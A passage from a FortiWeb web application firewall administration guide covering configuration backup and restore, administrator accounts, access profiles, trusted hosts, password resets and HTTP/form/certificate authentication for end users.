Because TFTP is *not* secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.

- Log in to the CLI as the `admin` administrator using either the local console, the *CLI Console* widget in the web UI, or an SSH or Telnet connection.

Other administrator accounts do not have the required permissions.

- Enter the following command:

```
execute backup full-config tftp <file-name_str> <server_ipv4>
[<backup-password_str>]
```

where:

Variable	Description
<file-name_str>	Type the file name of the backup.
<server_ipv4>	Type either the IP address of the server.  <b>Note:</b> Domain names are currently <i>not</i> valid input with this command if you choose the FTP protocol.
[<backup-password_str>]	Optional. Type the password that will be used to encrypt the backup file.  <b>Caution:</b> Do not lose this password. You will need to enter this same password when restoring the backup file in order for the appliance to successfully decrypt the file. If you cannot remember the password, the backup cannot be used.

For example, the following command backs up a FortiWeb-3000C's configuration file to a file named `FortiWeb-3000C.conf` in the current directory on the TFTP server 172.16.1.10, encrypting the backup file using the salt string `P@ssw0rd1`:

```
FortiWeb-3000C # exec backup full-config FortiWeb-3000c.conf tftp
172.16.1.10 P@ssw0rd1
```

Time required varies by the size of the database and the specifications of the appliance's hardware, but could take several minutes.

## Restoring a previous configuration

If you have downloaded configuration backups, you can upload one to revert the appliance's configuration to that point.



Uploading a configuration file can also be used to configure many features of the FortiWeb appliance in a single batch: download a configuration file backup, edit the file in a plain text editor, then upload the finalized configuration.

### To upload a configuration via the web UI

- Go to *System > Maintenance > Backup & Restore*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Maintenance* category. For details, see ["Permissions" on page 52](#).



If you have made a configuration backup to an FTP server (see ["To back up the configuration via the web UI to an FTP/SFTP server" on page 218](#)), you cannot restore it here. Instead, restore it by using the `execute restore` command. See the [FortiWeb CLI Reference](#).

2. Select *Restore*.

Available options change to allow for file browsing.

**System Configuration** (Last Backup: Tue Oct 30 14:10:03 2012 )

Backup/Restore

Backup  Restore

From File  

Decryption

Password

3. Either type the path and file name of the file to restore in the *From File* field, or click *Browse* to locate the file. (It has a *.conf* file extension.)

4. If the backup was encrypted, enable *Decryption*, then in *Password*, provide the password that was used to encrypt the backup file.

5. Click *Restore* to start the restoration of the selected configuration to a file.

Your web browser uploads the configuration file and the FortiWeb appliance restarts with the new configuration. Time required to restore varies by the size of the file and the speed of your network connection. Your web UI session will be terminated when the FortiWeb appliance restarts.

6. To continue using the web UI, if you have not changed the IP address and static routes of the web UI, simply refresh the web page and log in again.

Otherwise, to access the web UI again, in your web browser, modify the URL to match the new IP address of the network interface.

For example, if you configured port1 with the IP address 10.10.10.5, you would browse to:

`https://10.10.10.5`

If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

7. Upload any auxiliary configuration files such as certificates. (These are only included in the configuration backup if you used the CLI or FTP/SFTP server backup. Otherwise, you must upload them again manually.)

# Administrators

In its factory default configuration, FortiWeb has one administrator account named `admin`. This administrator has permissions that grant full access to FortiWeb's features.

To prevent accidental changes to the configuration, it's best if only network administrators — and if possible, only a single person — use the `admin` account. You can use the `admin` administrator account to configure more accounts for other people. Accounts can be made with different scopes of access. If you require such role-based access control (RBAC) restrictions, or if you simply want to harden security or prevent inadvertent changes to other administrators' areas, you can do so via access profiles. See [“Configuring access profiles” on page 227](#). Similarly, you can divide policies and protected host names and assign them to separate administrator accounts. See [“Administrative domains \(ADOMs\)” on page 45](#).

For example, you could create an account for a security auditor who must only be able to view the configuration and logs, but **not** change them.

Administrators may be able to access the web UI, the CLI, and use ping/traceroute through the network, depending on:

- the account's trusted hosts ([“Trusted hosts” on page 56](#))
- the protocols enabled for each of the FortiWeb appliance's network interfaces ([“Configuring the network interfaces” on page 120](#))
- permissions (see [“Permissions” on page 52](#))

To determine which administrators are currently logged in, use the CLI command `get system logged-users`. For details, see the [FortiWeb CLI Reference](#).



To prevent multiple administrators from logging in simultaneously, which could allow them to inadvertently overwrite each other's changes, enable [Enable Single Admin User login](#). For details, see [“Global web UI & CLI settings” on page 56](#).

## To configure an administrator account

### 1. Before configuring the account:

- Configure the access profile that will govern the account's permissions (see [“Configuring access profiles” on page 227](#)).
- If ADOMs are enabled, define the ADOM which will be assigned to this account (see [“Defining ADOMs” on page 48](#)).
- If you already have accounts that are defined on an LDAP (e.g. Microsoft Active Directory or IBM Lotus Domino) or RADIUS server, FortiWeb can query the server in order to authenticate your administrators. Configure the query set (see [“Grouping remote authentication queries for administrators” on page 228](#)).

### 2. Go to *System > Admin > Administrators*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see [“Permissions” on page 52](#).

### 3. Click *Create New*.

A dialog appears.

4. Configure these settings:

**New Administrator**

Administrator	<input type="text" value="auditor1"/>
Type	<input type="text" value="Local User"/>
Password	<input type="password" value="••••"/>
Confirm Password	<input type="password" value="••••"/>
IPv4 Trusted Host #1	<input type="text" value="192.0.2.5/32"/>
IPv4 Trusted Host #2	<input type="text" value="192.0.2.5/32"/>
IPv4 Trusted Host #3	<input type="text" value="192.0.2.5/32"/>
IPv6 Trusted Host #1	<input "::="" 0"="" type="text" value=""/>
IPv6 Trusted Host #2	<input "::="" 0"="" type="text" value=""/>
IPv6 Trusted Host #3	<input "::="" 0"="" type="text" value=""/>
Access Profile	<input type="text" value="auditor"/>

Setting name	Description
<b>Administrator</b>	<p>Type the name of the administrator account, such as <code>admin1</code> or <code>admin@example.com</code>, that can be referenced in other parts of the configuration.</p> <p>Do not use spaces or special characters except the 'at' symbol (<code>@</code>). The maximum length is 35 characters.</p> <p><b>Note:</b> This is the user name that the administrator must provide when logging in to the CLI or web UI. If using an external authentication server such as RADIUS or Active Directory, this name will be passed to the server via the remote authentication query.</p>
<b>Type</b>	<p>Select either:</p> <ul style="list-style-type: none"><li>• <b>Local User</b> — Authenticate using an account whose name, password, and other settings are stored locally, in the FortiWeb appliance's configuration.</li><li>• <b>Remote User</b> — Authenticate by querying the remote server that stores the account's name and password. Also configure <a href="#">Admin User Group</a>.</li></ul>

Setting name	Description
<b>Password</b>	<p>Type a password for the administrator account.</p> <p>This field is available only when <i>Type</i> is <i>Local User</i>.</p> <p><b>Tip:</b> Set a strong password for every administrator account, and change the password regularly. Failure to maintain the password of every administrator account could compromise the security of your FortiWeb appliance. As such, it can constitute a violation of PCI DSS compliance and is against best practices. For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly. To check the strength of your password, you can use a utility such as <a href="#">Microsoft's password strength meter</a>.</p>
<b>Confirm Password</b>	<p>Re-enter the password to confirm its spelling.</p> <p>This field is available only when <i>Type</i> is <i>Local User</i>.</p>
<b>Admin User Group</b>	<p>Select a remote authentication query set. See <a href="#">"Grouping remote authentication queries for administrators"</a> on page 228.</p> <p>This field is available only when <i>Type</i> is <i>Remote User</i>.</p> <p><b>Caution:</b> Secure your authentication server and, if possible, all query traffic to it. Compromise of the authentication server could allow attackers to gain administrative access to your FortiWeb.</p>
<b>Wildcard</b>	<p>Specifies whether the user-configured access profile in a remote authentication server overrides the access profile that is configured in FortiWeb.</p> <p>This field is available only when <i>Type</i> is <i>Remote User</i>.</p>

Setting name	Description
Trusted Host #1 Trusted Host #2 Trusted Host #3	<p>Type the source IP address(es) and netmask from which the administrator is allowed to log in to the FortiWeb appliance. If <i>PING</i> is enabled, this is also a source IP address to which FortiWeb will respond when it receives a ping or traceroute signal.</p> <p>Trusted areas can be single hosts, subnets, or a mixture. For more information, see <a href="#">“Trusted hosts” on page 56</a>.</p> <p>To allow logins only from <b>one</b> computer, enter its IP address and 32- or 128-bit netmask in <b>all</b> <i>Trusted Host</i> fields:</p> <pre>192.0.2.2/32</pre> <pre>2001:0db8:85a3:::8a2e:0370:7334/128</pre> <p><b>Caution:</b> If you configure trusted hosts, do so for <b>all</b> administrator accounts. Failure to do so means that all accounts are still exposed to the risk of brute force login attacks. This is because if you leave even <b>one</b> administrator account unrestricted (i.e. any of its <i>Trusted Host</i> settings is 0.0.0.0/0.0.0.0), the FortiWeb appliance must allow login attempts on all network interfaces where remote administrative protocols are enabled, and wait until <b>after</b> a login attempt has been received in order to check that user name’s trusted hosts list.</p> <p><b>Tip:</b> If you allow login from the Internet, set a longer and more complex <i>Password</i>, and enable only secure administrative access protocols (<i>HTTPS</i> and <i>SSH</i>) to minimize the security risk. For information on administrative access protocols, see <a href="#">“Configuring the network interfaces” on page 120</a>. Also restrict trusted hosts to IPs in your administrator’s geographical area.</p> <p><b>Tip:</b> For improved security, restrict all trusted host addresses to single IP addresses of computer(s) from which <b>only</b> this administrator will log in.</p>

Setting name	Description
<b>Access Profile</b>	<p>Select an existing access profile to grant permissions for this administrator account. For more information on permissions, see <a href="#">“Configuring access profiles” on page 227</a> and <a href="#">“Permissions” on page 52</a>.</p> <p>You can select <i>prof_admin</i>, a special access profile used by the <code>admin</code> administrator account. However, selecting this access profile will <b>not</b> confer all of the same permissions of the <code>admin</code> administrator. For example, the new administrator would not be able to reset lost administrator passwords.</p> <p>This option does not appear for the <code>admin</code> administrator account, which by definition always uses the <i>prof_admin</i> access profile.</p> <p><b>Tip:</b> Alternatively, if your administrator accounts authenticate via a RADIUS query, you can override this setting and assign their access profile through the RADIUS server using <a href="#">RFC 2548</a> Microsoft Vendor-specific RADIUS Attributes.</p> <p>On the RADIUS server, create an attribute named:</p> <pre>ATTRIBUTE Fortinet-Access-Profile 6</pre> <p>then set its value to be the name of the access profile that you want to assign to this account. Finally, in the CLI, enter the command to enable the override:</p> <pre>config system admin edit "admin1" set accprofile-override enable end</pre> <p>If none is assigned on the RADIUS server, or if it does not match the name of an existing access profile on FortiWeb, FortiWeb will fail back to use the one locally assigned by this setting.</p>
<b>Administrative Domain</b>	<p>Select which existing ADOM to assign this administrator account to it, and to restrict its permissions to that ADOM. For more information on ADOMs, see <a href="#">“Administrative domains (ADOMs)” on page 45</a> and <a href="#">“Permissions” on page 52</a>.</p> <p>This option appears only if ADOMs are enabled, and if <i>Administrative Domain</i> is not <i>prof_admin</i>. (<i>prof_admin</i> implies global access, with no restriction to an ADOM.)</p>

5. Click **OK**.

#### See also

- [Configuring access profiles](#)
- [Grouping remote authentication queries for administrators](#)
- [Configuring the network interfaces](#)
- [Trusted hosts](#)
- [Permissions](#)
- [Administrative domains \(ADOMs\)](#)

## Configuring access profiles

Access profiles, together with ADOMs, determine administrator accounts' permissions.

When an administrator has only read access to a feature, the administrator can access the web UI page for that feature, and can use the `get` and `show` CLI command for that feature, but cannot make changes to the configuration. There are no *Create* or *Apply* buttons, or `config` CLI commands. Lists display only the *View* icon instead of icons for *Edit*, *Delete* or other modification commands. Write access is required for modification of any kind.

In larger companies where multiple administrators divide the share of work, access profiles often reflect the specific job that each administrator does ("role"), such as user account creation or log auditing. Access profiles can limit each administrator account to their assigned role. This is sometimes called role-based access control (RBAC).

The `prof_admin` access profile, a special access profile assigned to the `admin` administrator account and required by it, **does not** appear in the list of access profiles. It exists by default and cannot be changed or deleted, and consists of essentially UNIX `root`-like permissions.



Even if you assign the `prof_admin` access profile to other administrators, they will **not** have all of the same permissions as the `admin` account. The `admin` account has some special permissions, such as the ability to reset administrator passwords, that are inherent in that account only. Other accounts should not be considered a complete substitute.

If you create more administrator accounts, whether to harden security or simply to prevent accidental modification, create other access profiles with the minimal degrees and areas of access that each role requires. Then assign each administrator account the appropriate role-based access profile.

For example, for an administrator whose only role is to audit the log messages, you might make an access profile named `auditor` that only has *Read* permissions to the *Log & Report* area.

### To configure an access profile

1. Go to *System > Admin > Access Profile*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Admin Users* category. For details, see ["Permissions" on page 52](#).

2. Click *Create New*.

A dialog appears.

3. In *Profile Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. Configure the permissions options.

Access Control	<input type="checkbox"/> None	<input type="checkbox"/> Read Only	<input type="checkbox"/> Read-Write
Maintenance	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Admin Users	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
System Configuration	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Network Configuration	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Log & Report	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
Auth Users	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Server Policy Configuration	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Web Protection Configuration	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Autolearn Configuration	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Web Anti-Defacement Management	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Web Vulnerability Scan Configuration	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>

For each row associated with an area of the configuration, mark either the *None*, *Read Only*, or *Read-Write* radio buttons to grant that type of permission. For a list of features governed by each access control area, see “Permissions” on page 52.

Click the *Read Only* check box to select or deselect all read categories.

Click the *Read-Write* check box select or deselect all write categories.

Unlike the other rows, whose scope is an area of the configuration, the *Maintenance* row does not affect the configuration. Instead, it indicates whether the administrator can do special system operations such as changing the firmware.

5. Click OK.

**See also**

- [Administrators](#)
- [Permissions](#)
- [Administrative domains \(ADOMs\)](#)

## Grouping remote authentication queries for administrators

When using LDAP and RADIUS queries to authenticate FortiWeb administrators, you must group queries for administrator accounts into a single set so that it can be used when configuring an administrator account.

**To configure an administrator remote authentication query group**

1. Before you can add administrators to a group, you must first define an LDAP or RADIUS query whose result set includes those administrator accounts. For details, see “Configuring LDAP queries” on page 239 and/or “Configuring RADIUS queries” on page 243.
2. Go to *User > User Group > Admin Group*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Auth Users* category. For details, see “Permissions” on page 52.

3. Click *Create New*.

A dialog appears.




4. In *Name*, type a name that can be referenced by other parts of the configuration, such as `admin-remote-auth1`. Do not use special characters. The maximum length is 35 characters.

5. Click *OK*.

The *Create New* button for this item, below its name, will no longer be greyed out, indicating that it has become available.

6. Click *Create New*.

A dialog appears that enables you to add queries to the group.



7. For *User Type*, select either the *LDAP User* or *RADIUS User* query type.
8. From *Name*, select the name of an existing LDAP or RADIUS query. (The contents of the drop-down list vary by your previous selection in *User Type*.)
9. Click *OK*.
10. Repeat the previous steps for each query that you want to use when an account using this query group attempts to authenticate.
11. To apply the set of queries, select the group name in *Admin User Group* when configuring an administrator account (see “[Administrators](#)” on page 222).

## Changing an administrator’s password

If an administrator has forgotten or lost their password, or if you need to change an administrator account’s password and you do not know its current password, you can reset the password.

If you forget the password of the `admin` administrator, you can reset the FortiWeb to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see “[Restoring firmware \(“clean install”\)](#)” on page 713.

### To change an administrator account’s password




If the account authenticates by FortiWeb querying a remote LDAP or RADIUS server, you cannot use this procedure. The *Change Password* button will be greyed out and unavailable for accounts that use remote authentication. Instead, log in to the remote authentication server and reset the password there.

1. Log in as the `admin` administrator account.

Alternatively, if you know the current password for the account whose password you want to change, you may log in with any administrator account whose access profile permits *Read* and *Write* access to items in the *Admin Users* category.


2. Go to *System > Admin > Administrators*.



	Create New	Edit	Delete	Change Password	
<input type="checkbox"/>	Name	IPv4 Trusted Hosts	IPv6 Trusted Hosts	Profile	Type
<input type="checkbox"/>	admin	0.0.0.0/0, 0.0.0.0/0, 0.0.0.0/0	::/0, ::/0, ::/0	prof_admin	Local
<input checked="" type="checkbox"/>	auditor1	192.0.2.5/32, 192.0.2.5/32, 192.0.2.5/32	::/0, ::/0, ::/0	auditor	Local

3. Mark the check box in the row of the account whose password you want to change.
4. Click *Change Password*.

A dialog appears.



**Edit Password**

Administrator: auditor1

New Password:

Confirm Password:

5. The *Old Password* field does not appear for other administrator accounts if you are logged in as the `admin` administrator. If you logged in using a different account, however, in the *Old Password* field, type the current password for the account whose password you are resetting. (The `admin` account does not have an old password initially.)
6. In the *New Password* and *Confirm Password* fields, type the new password and confirm its spelling.
7. Click *OK*.

If you change the password for the `admin` administrator account, the FortiWeb appliance logs you out. To continue using the web UI, you must log in. The new password takes effect the next time that account logs in.

# Users

On FortiWeb, user accounts do not log in to the administrative web UI.

Instead, they are used to add HTTP-based authentication and authorize each request from clients that are connecting through FortiWeb to your protected web servers.

Best practices dictate that each person accessing your web sites should have his or her own account so that security audits can reliably associate a login event with a specific person. Accounts should be restricted to URLs for which they are authorized. Authorization may be derived from a person's role in the organization.

For example, a CFO would reasonably have access to all financial data, but a manufacturing technician usually should not. Such segregation of duties in financial regulation schemes often translates to role-based access control (RBAC) in information systems, which you can implement through FortiWeb's HTTP authentication and authorization rules.

For instructions, see [“Offloading HTTP authentication & authorization” on page 235](#).



User authentication is **not** supported in all operation modes. See [“Supported features in each operation mode” on page 69](#).

## See also

- [Authentication styles](#)
- [Offloading HTTP authentication & authorization](#)
- [Example: Enforcing complex passwords](#)

## Authentication styles


Multiple different methods exist for end-users to authenticate with web sites. These methods have different appearances and features.

### Via the “Authorization:” header in the HTTP/HTTPS protocol

The HTTP/HTTPS protocol itself ([RFC 2965](#)) supports simple authentication via the `Authorization:` and `WWW-Authenticate:` fields in HTTP headers.

When a web site requires authentication in order to authorize access to a URL, it replies with an HTTP 401 `Authorization Required` response. This elicits a prompt from the web browser.

**Figure 36:**An HTTP authentication prompt in the Google Chrome browser



If the user supplies credentials, his or her web browser includes them in a second request for the same page. If the credentials are valid, the web server returns the requested URL; otherwise, it repeats its 401 *Authorization Required* response.

This type of authorization is handled at the web server layer of the host's software stack, independently of the static HTML, dynamic pages and runtime interpreters (PHP, ColdFusion, Python, etc.), or database (MySQL, PostgreSQL, etc.) of the web applications it may host, and as a result can span multiple web applications. It also may be offloaded to a FortiWeb (see “[Offloading HTTP authentication & authorization](#)” on page 235).

Because the HTTP protocol itself is essentially stateless — no request is required to have knowledge of or be related to any other request — as a practical matter, many browsers cache this data so that users will not have to re-enter the same user name and password over and over again, for every page that they visit on the web site. (For this reason, one-time passwords are generally impractical. They effectively contradict the reusability of the cache.) However, in payment for this initial convenience, logouts are basically impossible unless the user clears his or her browser's cache and/or closes the window (which can also clear the cache).

Accounting, if any, of this type of authentication is handled by the web server (or, if you have offloaded authentication to FortiWeb, it may be accounted for in logs, depending on your configuration of *Alert Type*).




While some supported `WWW-Authenticate:` methods encrypt passwords, due to a lack of other cryptographic features, if used with HTTP, it is **not** as secure as HTTPS. For stronger protection, use HTTP-based authentication with HTTPS.

## Via forms embedded in the HTML

Web applications can authenticate users by including `<input>` tags for each login credential in an `<form>` buttons, text fields, check boxes, and other inputs on a web application's login page such as `/login.asp`.

**Figure 37:**An authentication form on the Fortinet Technical Support login web page

The image shows a screenshot of a web form titled "SUPPORT LOGIN". The form is set against a dark grey background with a white rounded rectangle containing the input fields and buttons. At the top, the text "SUPPORT LOGIN" is displayed in white. Below this, there are two input fields: "Account ID" with the value "admin@example.com" and "Password" with a masked password of ten dots. Underneath the password field are two buttons: "Log In" and "Sign Up". Below the buttons are two links: "Forgot Your Account ID?" and "Forgot Your Password?". At the bottom of the form, there is a block of text: "Distributors and Resellers can access technical support via the Partner portal for priority processing. Click [here](#)."

This method does **not** rely on the mechanism defined in the HTTP protocol. Instead, when the user submits the form, the web application uses form inputs to construct server-side sessions, client-side session cookies, or parameters in the URL such as `JSPSESSIONID` in order to create statefulness.

This type of authorization occurs at the web application layer of the server's software stack. As a result, when visiting different web applications on the same host, users may have to authenticate multiple times, unless the web applications share a single sign-on (SSO) framework.

Authorization for each subsequent requested URL then occurs based upon whether the user is in the logged-in state, or the logged-out state, and possibly other implemented conditions such as user groups and permissions. Dynamic page content may change based upon knowledge of the user's preferences. In addition to a logout button, this method also often adds session timeouts. However, depending on the implementation, it often may only work properly if the client supports — and accepts — cookies.

Accounting, if any, of this type of authentication is handled by the web application or servlet.

This type of authentication cannot be offloaded to FortiWeb, but **can** be protected using its features. For example, you can use FortiWeb to enforce complex passwords by applying an

input rule. Depending on your operation mode (see “Supported features in each operation mode” on page 69), you might want to see:

- “Cookie Poisoning Detection” on page 501
- “Blocking known attacks & data leaks” on page 409
- “Validating parameters (“input rules”)” on page 448
- “Preventing tampering with hidden inputs” on page 457
- “Preventing brute force logins” on page 379
- “Specifying URLs allowed to initiate sessions” on page 442



If used within the content of HTTP, it is **not** as secure as HTTPS. For stronger protection, use form-based authentication with HTTPS.

### Via a personal certificate

Alternatively or additionally to logging in by providing a password, clients can present an X.509 v3 personal certificate. This can be a good choice for large organizations where:

- entering a password is onerous due to password length/complexity policies or the nature of the device (e.g. small touch screens on iPhone or Android smart phones, or highly secure environments)
- you control the endpoint devices, so it is possible to install personal certificates

If your clients will connect to your web sites using HTTPS, you can configure FortiWeb to require clients to present a personal certificate during the handshake in order to confirm their identities. This is sometimes called public key infrastructure (PKI) authentication ([RFC 5280](#)).

**Figure 38:**A personal certificate prompt in Microsoft Internet Explorer



For details, see “How to apply PKI client authentication (personal certificates)” on page 314.

## Offloading HTTP authentication & authorization

If a web site does not support [RFC 2617](#) HTTP authentication on its own, nor does it provide HTML form-based authentication, you can use a FortiWeb appliance to authenticate HTTP/HTTPS clients before they are permitted to access a web page.



User authentication is **not** supported in all operation modes. See [“Supported features in each operation mode”](#) on page 69.

Authentication can use either:

- locally-defined accounts
- remotely-defined accounts whose credentials are confirmed with the authentication server via LDAP queries, RADIUS queries, and/or NTLM queries

Based upon the:

- end-user’s confirmed identity
- URL she or he is requesting

FortiWeb then applies rules for that account to determine whether or not to authorize each of the user’s HTTP/HTTPS requests.

HTTP-based authentication provided by your FortiWeb can be used in conjunction with a web site that already has authentication. However, it is usually used as a substitute for a web site that lacks it, or where you have disabled it in order to offload it to the FortiWeb for performance reasons.



Some compliance schemes, including PCI DSS, require that each person have sole access to his or her account, and that that account be restricted from sensitive data such as cardholder information unless it has a business need-to-know. Be aware of such requirements before you begin. This can impact the number of accounts that you must create, as well as the number and scope of authorization rules. Violations can be expensive in terms of higher processing fees, being barred from payment transactions, and, in case of a security breach, penalties of up to \$500,000 per non-compliance.

### To configure and activate end-user accounts



Alternatively or additionally, you can require the end-user to present a personal certificate in order to securely authenticate. See [“How to apply PKI client authentication \(personal certificates\)”](#) on page 314.


1. Define user accounts in either or both of the following ways:
  - If you want to define end-user accounts on the FortiWeb, create a user name and password record for each user. See [“Configuring local end-user accounts”](#) on page 237.
  - If end-user account credentials are already defined on a remote authentication server, configure a query to that server. See [“Configuring LDAP queries”](#) on page 239, [“Configuring RADIUS queries”](#) on page 243, or [“Configuring NTLM queries”](#) on page 246.
2. Group accounts and queries to create user groups. See [“Grouping users”](#) on page 247.

3. Configure authorization rules for each user group. See [“Applying user groups to an authorization realm” on page 249](#).
4. Group authorization rules into an authorization policy. See [“Grouping authorization rules” on page 251](#).
5. Select the authorization policy in an inline protection profile. See [“Configuring a protection profile for inline topologies” on page 496](#)
6. Select the inline protection profile in a server policy. See [“Configuring a server policy” on page 513](#).

### When you have configured HTTP authentication

1. If the client’s initial request does not already include an `Authorization:` field in its HTTP header, the FortiWeb appliance replies with an HTTP 401 `Authorization Required` response. The response includes a `WWW-Authenticate:` field in the HTTP header that indicates which style of authentication to use (basic, digest, or NTLM) and the name of the realm (usually the name, such as “Restricted Area”, of a set of URLs that can be accessed using the same set of credentials).
2. The browser then prompts its user to enter a user name and password. (The prompt may include the name of the realm, in order to indicate to the user which login is valid.) The browser includes the user-entered info in the `Authorization:` field of the HTTP header when repeating its request.

**Figure 39:**An HTTP authentication prompt in the Google Chrome browser



Valid user name formats vary by the authentication server. For example:

- For a local user, enter a user name in the format `username`.
  - For LDAP authentication, enter a user name in the format required by the directory’s schema, which varies but could be a user name in the format `username` or an email address such as `username@example.com`.
  - For NTLM authentication, enter a user name in the format `DOMAIN/username`.
3. The FortiWeb appliance compares the supplied credentials to:
    - the locally defined set of user accounts
    - a set of user objects in a Lightweight Directory Access Protocol (LDAP) directory
    - a set of user objects on a Remote Authentication and Dial-in User Service (RADIUS) server
    - a set of user accounts on an NT LAN Manager (NTLM) server

4. If the client authenticates successfully, the FortiWeb appliance forwards the original request to the server.

If the client does **not** authenticate successfully, the FortiWeb appliance repeats its HTTP 401 `Authorization Required` response to the client, asking again for valid credentials.

5. Once the client has authenticated with the FortiWeb appliance, if FortiWeb applies no other restrictions and the URL is found, it returns the web server's reply to the client.

If the client's browser is configured to do so, it can cache the realm along with the supplied credentials, automatically re-supplying the user name and password for each request with a matching realm. This provides convenience to the user; otherwise, the user would have to re-enter a user name and password for every request.



Advise users to clear their cache and close their browser after an authenticated session. HTTP itself is stateless, and there is no way to actively log out. HTTP authentication causes cached credentials, which persist until the cache is cleared either manually, by the user, or automatically, when closing the browser window or tab. Failure to clear the cache could allow unauthorized persons with access to the user's computer to access the web site using their credentials.



Clear text HTTP authentication is **not** secure. All user names and data (and, depending on the authentication style, passwords) are sent in clear text. If you require encryption and other security features in addition to authorization, use HTTP authentication with SSL/TLS (i.e. HTTPS) and disable HTTP. See [HTTP Service](#) and [HTTPS Service](#).

#### See also

- [Configuring local end-user accounts](#)
- [Configuring queries for remote end-user accounts](#)
- [Applying user groups to an authorization realm](#)
- [Grouping authorization rules](#)
- [Single sign-on \(SSO\)](#)

## Configuring local end-user accounts

